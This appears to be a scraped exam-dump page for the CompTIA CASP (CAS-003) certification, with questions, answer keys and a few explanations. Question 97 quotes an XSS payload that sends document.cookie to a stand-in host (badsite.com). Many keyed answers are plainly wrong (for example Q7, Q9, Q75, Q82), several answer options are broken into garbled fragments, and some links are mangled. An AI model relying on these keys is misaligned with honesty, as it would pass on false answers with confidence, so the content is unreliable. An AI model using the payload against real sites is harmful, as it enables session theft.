

CAS-003 Dumps

CompTIA Advanced Security Practitioner (CASP)

<https://www.certleader.com/CAS-003-dumps.html>



NEW QUESTION 1

A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs. Which of the following is the MOST appropriate order of steps to be taken?

- A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
- B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
- C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
- D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

Answer: A

NEW QUESTION 2

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

- A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
- B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
- C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
- D. Hire an experienced, full-time information security team to run the startup company's information security department.

Answer: C

NEW QUESTION 3

In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against.

Which of the following strategies should the engineer recommended be approved FIRST?

- A. Avoid
- B. Mitigate
- C. Transfer
- D. Accept

Answer: B

NEW QUESTION 4

DRAG DROP

Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	
Collection of organizations in the same industry vertical developing services based on a common application stack	
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	
Marketing organization that outsources email delivery to An online provider	
Organization that has migrated their highly customized external websites into the cloud	
Community cloud with IaaS	Community cloud with PaaS
Community cloud with IaaS	Community cloud with SaaS
Private cloud with IaaS	Hybrid cloud
Private cloud with PaaS	Public cloud with IaaS
Private cloud with SaaS	
Public cloud with PaaS	
Public cloud with SaaS	

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	Private cloud with IaaS
Collection of organizations in the same industry vertical developing services based on a common application stack	Community cloud with PaaS
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS
	<div>Community cloud with IaaS</div> <div>Community cloud with PaaS</div> <div>Community cloud with SaaS</div> <div>Hybrid cloud</div> <div>Private cloud with IaaS</div> <div>Private cloud with PaaS</div> <div>Private cloud with SaaS</div> <div>Public cloud with IaaS</div> <div>Public cloud with PaaS</div> <div>Public cloud with SaaS</div>

NEW QUESTION 5

A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

- A. The public/private views on the Comptia.org DNS servers are misconfigured
- B. Comptia.org is running an older mail server, which may be vulnerable to exploits
- C. The DNS SPF records have not been updated for Comptia.org
- D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Answer: B

NEW QUESTION 6

A systems security engineer is assisting an organization's market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

- A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryptions routines
- B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies
- C. The associated firmware is more likely to remain out of date and potentially vulnerable
- D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

Answer: B

NEW QUESTION 7

An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

- A. Threat modeling
- B. Risk assessment
- C. Vulnerability data
- D. Threat intelligence
- E. Risk metrics
- F. Exploits frameworks

Answer: F

NEW QUESTION 8

A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

- A. Patch management
- B. Antivirus
- C. Application firewall
- D. Spam filters
- E. HIDS

Answer: E

NEW QUESTION 9

A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

- A. Vulnerability scanner
- B. TPM
- C. Host-based firewall
- D. File integrity monitor
- E. NIPS

Answer: CD

NEW QUESTION 10

A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

- A. Vulnerability assessment
- B. Risk assessment
- C. Patch management
- D. Device quarantine
- E. Incident management

Answer: C

NEW QUESTION 10

One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

- A. Blue teaming
- B. Phishing simulations
- C. Lunch-and-learn
- D. Random audits
- E. Continuous monitoring
- F. Separation of duties

Answer: BE

NEW QUESTION 12

The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

- A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
- B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
- C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
- D. major risks identified by the subcommittee merit the prioritized allocation of scarce funding to address cybersecurity concerns

Answer: A

NEW QUESTION 16

A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated

testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

- A. Restrict access to the network share by adding a group only for developers to the share's ACL
- B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
- C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
- D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
- E. Share the username and password with all developers for use in their individual scripts
- F. Redesign the web applications to accept single-use, local account credentials for authentication

Answer: AB

NEW QUESTION 17

A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

- A. Vulnerability scanner
- B. SIEM
- C. Port scanner
- D. SCAP scanner

Answer: B

NEW QUESTION 18

A SaaS-based email service provider often receives reports from legitimate customers that their IP netblocks are on blacklists and they cannot send email. The SaaS has confirmed that affected customers typically have IP addresses within broader network ranges and some abusive customers within the same IP ranges may have performed spam campaigns. Which of the following actions should the SaaS provider perform to minimize legitimate customer impact?

- A. Inform the customer that the service provider does not have any control over third-party blacklist entries
- B. The customer should reach out to the blacklist operator directly
- C. Perform a takedown of any customer accounts that have entries on email blacklists because this is a strong indicator of hostile behavior
- D. Work with the legal department and threaten legal action against the blacklist operator if the netblocks are not removed because this is affecting legitimate traffic
- E. Establish relationship with a blacklist operators so broad entries can be replaced with more granular entries and incorrect entries can be quickly pruned

Answer: D

NEW QUESTION 23

A security controls assessor intends to perform a holistic configuration compliance test of networked assets. The assessor has been handed a package of definitions provided in XML format, and many of the files have two common tags within them: "<object object_ref=... />" and "<state state_ref=... />". Which of the following tools BEST supports the use of these definitions?

- A. HTTP interceptor
- B. Static code analyzer
- C. SCAP scanner
- D. XML fuzzer

Answer: D

NEW QUESTION 24

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

- A. Key risk indicators
- B. Lessons learned
- C. Recovery point objectives
- D. Tabletop exercise

Answer: A

NEW QUESTION 28

A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been

remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

- A. When it is mandated by their legal and regulatory requirements
- B. As soon as possible in the interest of the patients
- C. As soon as the public relations department is ready to be interviewed
- D. When all steps related to the incident response plan are completed
- E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Answer: A

NEW QUESTION 31

Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:

Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24

Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50

MS-SQL server: 10.1.4.70

MGMT platform: 10.1.10.250

Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.

Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.

Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.

Task 4) Ensure the final rule is an explicit deny.

Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports. Firewall ACLs are read from the top down.

Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne

B. This rule is not workin

C. Identify the rule and correct this issue.In Rule n

D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

E. 6 from top, edit the Action to be Permi

F. SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

H. SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST ANYANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.

I. the line at the bottom of the rule: SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action ANY ANY ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24ANY UNTRUST ANY443TCP PERMIT

K. Task 1: A rule was added to prevent the management platform from accessing the interne

L. This rule is not workin

M. Identify the rule and correct this issue.In Rule n

N. 1 edit the Action to Deny to block internet access from the management platfor

O. SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

P. 6 from top, edit the Action to be Permi

Q. SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

R. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

S. SRC ZoneANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco


T. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC ZoneSRC SRC PortDST Zone DST DST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24ANY UNTRUST ANY443TCP PERMIT

Answer: A

NEW QUESTION 35

Exhibit:

Home>Download Center>Application Patch		
The links in this section correspond to separate files available in this download center. Download the most appropriate file.		
File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download
HASH: 1759adb5g34700aae19bc4578fc19cc2		



- A. Step 1: Verify that the certificate is valid or no
- B. In case of any warning message, cancel the download.Step 2: If certificate issue is not there then, download the file in your system.Step 3: Match the hash value of the downloaded file with the one which you selected on the websit
- C. Step 4: Install the file if the hash value matches.
- D. Step 1: Verify that the certificate is valid or no
- E. In case of any warning message, cancel the download.Step 2: If certificate issue is not there then, download the file in your syste
- F. Step 3: Calculate the hash value of the downloaded file.Step 4: Match the hash value of the downloaded file with the one which you selected on the websit
- G. Step 5: Install the file if the hash value matches.

Answer: B

NEW QUESTION 38

A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

- A. Gap analysis
- B. Benchmarks and baseline results
- C. Risk assessment
- D. Lessons learned report

Answer: D

NEW QUESTION 43

Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.

Which of the following would BEST allow the IT department to monitor and control this behavior?

- A. Enabling AAA
- B. Deploying a CASB
- C. Configuring an NGFW
- D. Installing a WAF
- E. Utilizing a vTPM

Answer: B

NEW QUESTION 44

A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

- A. Whois
- B. DNS enumeration
- C. Vulnerability scanner
- D. Fingerprinting

Answer: A

NEW QUESTION 47

A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

- A. Protocol analyzer
- B. Root cause analyzer
- C. Behavioral analytics
- D. Data leak prevention

Answer: D

NEW QUESTION 50

A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

- A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
- B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
- C. A set of formal methods that apply to one or more of the programming languages used on the development project.
- D. A methodology to verify each security control in each unit of developed code prior to committing the code.

Answer: D

NEW QUESTION 53

An organization's network engineering team recently deployed a new software encryption solution to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations. Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

- A. Employ hardware FDE or SED solutions.
- B. Utilize a more efficient cryptographic hash function.
- C. Replace HDDs with SSD arrays.
- D. Use a FIFO pipe a multithreaded software solution

Answer: A

NEW QUESTION 58

Which of the following is the GREATEST security concern with respect to BYOD?

- A. The filtering of sensitive data out of data flows at geographic boundaries.
- B. Removing potential bottlenecks in data transmission paths.
- C. The transfer of corporate data onto mobile corporate devices.
- D. The migration of data into and out of the network in an uncontrolled manner

Answer: D

NEW QUESTION 63

A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:
Data must be encrypted at rest.
The device must be disabled if it leaves the facility. The device must be disabled when tampered with
Which of the following technologies would BEST support these requirements? (Select two.)

- A. eFuse
- B. NFC
- C. GPS
- D. Biometric
- E. USB 4.1
- F. MicroSD

Answer: CD

NEW QUESTION 64

A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:
An HOTP service is installed on the RADIUS server.
The RADIUS server is configured to require the HOTP service for authentication.
The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.
Which of the following should be implemented to BEST resolve the issue?

- A. Replace the password requirement with the second factor
- B. Network administrators will enter their username and then enter the token in place of their password in the password field.
- C. Configure the RADIUS server to accept the second factor appended to the password
- D. Network administrators will enter a password followed by their token in the password field.
- E. Reconfigure network devices to prompt for username, password, and a token
- F. Network administrators will enter their username and password, and then they will enter the token.
- G. Install a TOTP service on the RADIUS server in addition to the HOTP service
- H. Use the HOTP on older devices that do not support two-factor authentication
- I. Network administrators will use a web portal to log onto these devices

Answer: B

NEW QUESTION 65

An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations. Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

- A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.
- B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
- C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
- D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

Answer: B

NEW QUESTION 66

A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

- A. a gray-box penetration test
- B. a risk analysis
- C. a vulnerability assessment
- D. an external security audit
- E. a red team exercise

Answer: A

NEW QUESTION 71

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

- A. Administrator accountability
- B. PII security
- C. Record transparency
- D. Data minimization

Answer: D

NEW QUESTION 75

A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when

they are no longer needed.

To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:

00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000000000

0000000000000000000000000000qjkeh d

Which of the following should be included in the auditor's report based in the above findings?

- A. The hard disk contains bad sectors
- B. The disk has been degaussed.
- C. The data represents part of the disk BIOS.
- D. Sensitive data might still be present on the hard drive

Answer: A

NEW QUESTION 77

Company.org has requested a black-box security assessment be performed on key cyber terrain. On area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing. Which of the following commands should the assessor use to determine this information?

- A. dnsrecon -d company.org -t SOA
- B. dig company.org mx
- C. nc -v company.org
- D. whois company.org

Answer: A

NEW QUESTION 78

A medical device company is implementing a new COTS antivirus solution in its manufacturing plant.

All validated machines and instruments must be retested for interoperability with the new software. Which of the following would BEST ensure the software and instruments are working as designed?

- A. System design documentation
- B. User acceptance testing
- C. Peer review
- D. Static code analysis testing
- E. Change control documentation

Answer: A

NEW QUESTION 82

A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again. Which of the following would BEST prevent this from happening again?

- A. Antivirus
- B. Patch management
- C. Log monitoring
- D. Application whitelisting
- E. Awareness training

Answer: A

NEW QUESTION 84

A penetration tester noticed special characters in a database table. The penetration tester configured the browser to use an HTTP interceptor to verify that the front-end user registration web form accepts invalid input in the user's age field. The developer was notified and asked to fix the issue. Which of the following is the MOST secure solution for the developer to implement?

- A. IF \$AGE == "!@#%^&*()_+<>?":{}[]" THEN ERROR
- B. IF \$AGE == [1234567890] {1,3} THEN CONTINUE
- C. IF \$AGE != "a-zA-Z!@#%^&*()_+<>?":{}[]" THEN CONTINUE
- D. IF \$AGE == [1-0] {0,2} THEN CONTINUE

Answer: B

NEW QUESTION 86

Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back. Which of the following BEST describes how the manager should respond?

- A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
- B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
- C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
- D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Answer: D

NEW QUESTION 89

There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

- A. asset inventory of all critical devices
- B. Vulnerability scanning frequency that does not interrupt workflow
- C. Daily automated reports of exploited devices
- D. Scanning of all types of data regardless of sensitivity levels

Answer: B

NEW QUESTION 94

A technician receives the following security alert from the firewall's automated system: Match_Time: 10/10/16 16:20:43

Serial: 002301028176

Device_name: COMPSEC1 Type: CORRELATION

Scrxex: domain\samjones Scr: 10.50.50.150

Object_name: beacon detection Object_id: 6005

Category: compromised-host Severity: medium

Evidence: host repeatedly visited a dynamic DNS domain (17 time) After reviewing the alert, which of the following is the BEST analysis?

- A. the alert is a false positive because DNS is a normal network function.
- B. this alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. this alert was generated by the SIEM because the user attempted too many invalid login attempts.
- D. this alert indicates an endpoint may be infected and is potentially contacting a suspect host

Answer: B

NEW QUESTION 96

A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

- A. Encryption of each individual partition
- B. Encryption of the SSD at the file level
- C. FDE of each logical volume on the SSD
- D. FDE of the entire SSD as a single disk

Answer: A

Explanation:

In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.

Therefore, the solution is to encrypt each individual partition separately. Incorrect Answers:

B: The question is asking for the BEST way to ensure confidentiality of individual operating system data

A. Individual file encryption could work but if files are ever added to the operating systems (for updates etc.), you would have to manually encrypt the new files as well. A better solution would be to encrypt the entire partition. That way any new files added to the operating system would be automatically encrypted.

C: You cannot perform full disk encryption on an individual volume. Full disk encryption encrypts the entire disk.

D: FDE of the entire SSD as a single disk would encrypt the boot loaders which would prevent the operating systems from booting.

NEW QUESTION 97

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='' + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</script>') + '';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

- A. WAF
- B. Input validation
- C. SIEM
- D. Sandboxing
- E. DAM

Answer: A

Explanation:

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based

service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

Incorrect Answers:

B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects

number from being accepted. Input validation is not an effective defense against an XSS attack.

C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.

D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.

References:

<http://searchsecurity.techtarget.com/definition/Web-application>[HYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"](http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF)-firewall-WAF

NEW QUESTION 99

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

- A. Replicate NAS changes to the tape backups at the other datacenter.
- B. Ensure each server has two HBAs connected through two routes to the NAS.
- C. Establish deduplication across diverse storage paths.
- D. Establish a SAN that replicates between datacenters.

Answer: D

Explanation:

A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.

Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site. Incorrect Answers:

A: Replicating NAS changes to the tape backups at the other datacenter would result in a copy of the NAS data in the backup datacenter. However, the data will be stored on tape. In the event of a disaster, you would need another NAS to restore the data to.

B: Ensuring that each server has two routes to the NAS is not a viable solution. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

C: Deduplication is the process of eliminating multiple copies of the same data to save storage space. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

References:

[http://searHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication"](http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication) chdisasterrecovery.tHYPERLINK

["http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication"](http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication) echtarget.com/definition/HYPERLINK

["http://searchdisasterrecovery.techtarget.com/definition/Array-based-replication"](http://searchdisasterrecovery.techtarget.com/definition/Array-based-replication)Array-basedrepliHYPERLINK

